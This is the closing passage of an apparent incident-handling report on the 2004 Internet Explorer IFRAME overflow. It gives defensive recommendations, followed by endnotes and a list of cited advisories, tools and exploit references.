- For Windows XP systems, encourage the installation of Windows XP Service Pack 2. Because this service pack immunized Windows against an entire class of vulnerabilities, Windows XP systems running Service Pack 2 were not vulnerable to the vulnerability used in the incident.

- Procure and deploy centrally-managed anti-virus software on all desktop systems across the enterprise. Anti-virus software detect and block common exploit code, which add an additional layer of security to prevent exploit of systems. Centralized management would allow the IT Security group to correlate virus events across the entire company. The anti-virus software should also scan inside NTFS alternate data streams for malicious content.
- Procure and deploy centrally-managed firewall software on all desktop systems across the enterprise to enforce a uniform firewall policy. Restricting the programs allowed to initiate outbound connections would make it more difficult for rogue processes to shovel a shell or leak corporate information.
- Investigate the possibility of deploying an application-layer security gateway on the network, in order to scan all inbound and outbound network traffic and block malicious content before it reaches individual computer systems.
- Launch an initiative to educate users on the dangers of visiting unknown web sites, which could host malicious code; to encourage reporting of suspicious e-mail messages; and to discourage performing routine tasks while logged in with elevated (Administrator or root) privileges.
- Draft, review, and put into effect a unified information security policy for the entire organization, recognizing that security lapses in one business unit can compromise the security of the entire company.

Endnotes

[1] ned.
[2] Sachs, "Handler's Diary November 9."
[3] Sachs, "Handler's Diary November 22."
[4] F-Secure.
[5] Wever.
[6] Moore.
[7] @stake.
[8] Liston.
[9] Microsoft.
[10] CVE.
[11] United States Computer Emergency Readiness Team.
[12] SecurityFocus.
[13] World Wide Web Consortium.
[14] Mogul.
[15] METASPLOIT.COM.
[16] The Netwide Assembler.
[17] Rain Forest Puppy.
[18] K2.
[19] SANS Institute, Track 4, p.154.
[20] SANS Institute, Track 4, p.155.
[21] SANS Institute, Track 4, p.155.
[22] SANS Institute, Track 4, p.156.
[23] Internet Security Systems.
[24] Fortinet.
[25] McAfee.
[26] Snort.org.
[27] ARIN.
[28] Nmap.
[29] Nessus.
[30] Nikto.
[31] Fyodor, "Nmap Version Scanning."
[32] Fyodor, "Nmap network security scanner man page."
[33] Sollins.
[34] Skoudis.
[35] WinDump.
[36] RealVNC.
[37] Means.
[38] Carvey.
[39] SANS Institute, “Intrusion Discovery – Windows.”
[40] SANS Institute, “Intrusion Discovery – Linux.”
[41] Russinovich.

Vulnerability and Exploit References

CVE Candidate Number CAN-2004-1050. 17 Nov. 2004. Common Vulnerabilities and Exposures. 17 Nov. 2004 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1050>.

Microsoft Corporation. Microsoft Security Bulletin MS04-040. 1 Dec. 2004. Microsoft Corporation. 1 Dec. 2004 <http://www.microsoft.com/technet/security/Bulletin/MS04-040.mspx>.

ned. "[Full-Disclosure] python does mangleme (with IE bugs!)." E-mail to Full-Disclosure Mailing List. 23 Oct. 2004 <http://lists.netsys.com/pipermail/full-disclosure/2004-October/028009.html>.

SecurityFocus. Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability. 24 Oct. 2004. SecurityFocus. 24 Oct. 2004 <http://www.securityfocus.com/bid/11515>.

United States Computer Emergency Readiness Team. US-CERT Vulnerability Note VU#842160. 3 Nov. 2004. United States Computer Emergency Readiness Team. 3 Nov. 2004 <http://www.kb.cert.org/vuls/id/842160>.

Wever, Berend-Jan. Internet Exploiter v0.1. 4 Nov. 2004. Packet Storm Security. 4 Nov. 2004 <http://www.packetstormsecurity.org/0411-exploits/InternetExploiter.html.gz>.

Works Cited

@stake Research Labs - Tools. @stake Research Labs. 13 Dec. 2004 <http://www.atstake.com/research/tools/>.

ARIN WHOIS database. 12 Dec. 2004. American Registry for Internet Numbers. 12 Dec. 2004 <http://ws.arin.net/cgi-bin/whois.pl>.

Carvey, H. NTFS Alternate Data Streams. THE 'DAWG HOUSE. 13 Dec. 2004 <http://patriot.net/~carvdawg/docs/dark_side.html>.

CVE Candidate Number CAN-2004-1050. 17 Nov. 2004. Common Vulnerabilities and Exposures. 17 Nov. 2004 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1050>.

F-Secure Corporation. F-Secure Computer Virus Information Pages: Bofra. 11 Nov. 2004. F-Secure Corporation. 11 Nov. 2004 <http://www.f-secure.com/v-descs/bofra.shtml>.

Fortinet Inc. IE.IFRAME.BufferOverflow.C. Fortinet Inc. 13 Dec. 2004 <http://www.fortinet.com/ids/ID103022612>.

Fyodor. Nmap network security scanner man page. Insecure.org. 13 Dec. 2004 <http://www.insecure.org/nmap/data/nmap_manpage.html>.

Fyodor. Nmap Version Scanning. 18 Apr. 2004. Insecure.org. 13 Dec. 2004 <http://www.insecure.org/nmap/versionscan.html>.>.

Internet Security Systems, Inc. ISS X-Force Database:ie-iframe-src-name-bo(17889): Microsoft Internet Explorer IFRAME SRC NAME buffer overflow. Internet Security Systems, Inc. 13 Dec. 2004 <http://xforce.iss.net/xforce/xfdb/17889>.

K2. ADMmutate 0.8.4. 13 Dec. 2004 <http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz>.

Liston, Tom. Handler's Diary November 23rd 2004. 23 Nov. 2004. SANS Institute. 23 Nov. 2004 <http://isc.sans.org/diary.php?date=2004-11-23>.

McAfee Inc. Exploit-IframeBO. 1 Dec. 2004. McAfee Inc. 1 Dec. 2004 <http://vil.nai.com/vil/content/v_129629.htm>.

Means, Ryan L. Alternate Data Streams: Out of the Shadows and into the Light. 2003. SANS Institute. 13 Dec. 2004 <http://www.giac.org/practical/GCWN/Ryan_Means_GCWN.pdf>.

METASPLOIT.COM. Shellcode Archive. 14 Oct. 2004. Metasploit Project. 14 Oct. 2004 <http://www.metasploit.com/shellcode.html>.

Microsoft Corporation. Microsoft Security Bulletin MS04-040. 1 Dec. 2004. Microsoft Corporation. 1 Dec. 2004 <http://www.microsoft.com/technet/security/Bulletin/MS04-040.mspx>.

Mogul, J, et al. Hypertext Transfer Protocol -- HTTP/1.1. June 1999. Network Working Group. 13 Dec. 2004 <ftp://ftp.rfc-editor.org/in-notes/rfc2616.txt>.

Moore, H D. Win32 Reverse Connect. Metasploit Project. 14 Oct. 2004 <http://www.metasploit.com/sc/win32_reverse.asm>.

ned. "[Full-Disclosure] python does mangleme (with IE bugs!)." E-mail to Full-Disclosure Mailing List. 23 Oct. 2004 <http://lists.netsys.com/pipermail/full-disclosure/2004-October/028009.html>.

Nessus. Tenable Network Security. 13 Dec. 2004 <http://www.nessus.org/>.

Nikto. CIRT.net. 13 Dec. 2004 <http://www.cirt.net/code/nikto.shtml>.

Nmap. Insecure.org. 13 Dec. 2004 <http://www.insecure.org/nmap/index.html>.

Rain Forest Puppy. A look at whisker's anti-IDS tactics. 24 Dec. 1999. 13 Dec. 2004

<http://www.ussrback.com/docs/papers/IDS/whiskerids.html>.

RealVNC. RealVNC Ltd. 13 Dec. 2004 <http://www.realvnc.com/>.

Russinovich, Mark. Strings v2.1. Systems Internals. 16 Dec. 2004 <http://www.sysinternals.com/files/strings.zip>.

Sachs, Marcus H. Handler's Diary November 22nd 2004. 22 Nov. 2004. SANS Institute. 22 Nov. 2004 <http://isc.sans.org/diary.php?date=2004-11-22>.

Sachs, Marcus H. Handler's Diary November 9th 2004. 9 Nov. 2004. SANS Institute. 9 Nov. 2004 <http://isc.sans.org/diary.php?date=2004-11-09>.

SANS Institute. Intrusion Discovery – Linux Pocket Reference Guide. SANS Institute. 16 Dec. 2004 <http://www.sans.org/score/checklists/ID_Linux.pdf>.

SANS Institute. Intrusion Discovery – Windows 2000/XP Pocket Reference Guide. SANS Institute. 16 Dec. 2004 <http://www.sans.org/score/checklists/ID_Windows.pdf>.

SANS Institute. Track 4: Hacker Techniques, Exploits and Incident Handling. Vol. 4.3. SANS Press, April 2004.

SecurityFocus. Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability. 24 Oct. 2004. SecurityFocus. 24 Oct. 2004 <http://www.securityfocus.com/bid/11515>.

Skoudis, Ed. "Exposed ... Your desktop AV may be leaving you wide open to attack." Information Security Magazine June 2004. 13 Dec. 2004 <http://infosecuritymag.techtarget.com/ss/0,295796,sid6_iss407_art803,00.html>.

Snort.org Signature Search. 19 Dec. 2004. Snort.org. 19 Dec. 2004 <http://www.snort.org/cgi-bin/sigs-search.cgi?cve=CAN-2004-1050>.

Sollins, K. THE TFTP PROTOCOL (REVISION 2). July 1992. Network Working Group. 13 Dec. 2004 <ftp://ftp.rfc-editor.org/in-notes/rfc1350.txft>.

The Netwide Assembler : Home Page. 13 Dec. 2004 <http://nasm.sourceforge.net/>.

United States Computer Emergency Readiness Team. US-CERT Vulnerability Note VU#842160. 3 Nov. 2004. United States Computer Emergency Readiness Team. 3 Nov. 2004 <http://www.kb.cert.org/vuls/id/842160>.

Wever, Berend-Jan. Internet Exploiter v0.1. 4 Nov. 2004. Packet Storm Security. 4 Nov. 2004 <http://www.packetstormsecurity.org/0411-exploits/InternetExploiter.html.gz>.

WinDump: tcpdump for Windows. 3 May 2004. Politecnico di Torino. 13 Dec. 2004 <http://windump.polito.it/>.

World Wide Web Consortium. HTML 4.01 Specification. Ed. Dave Raggett, Arnaud Le Hors, and Ian Jacobs. 24 Dec. 1999. World Wide Web Consortium. 13 Dec. 2004 <http://www.w3.org/TR/1999/REC-html401-19991224/html40.txt>.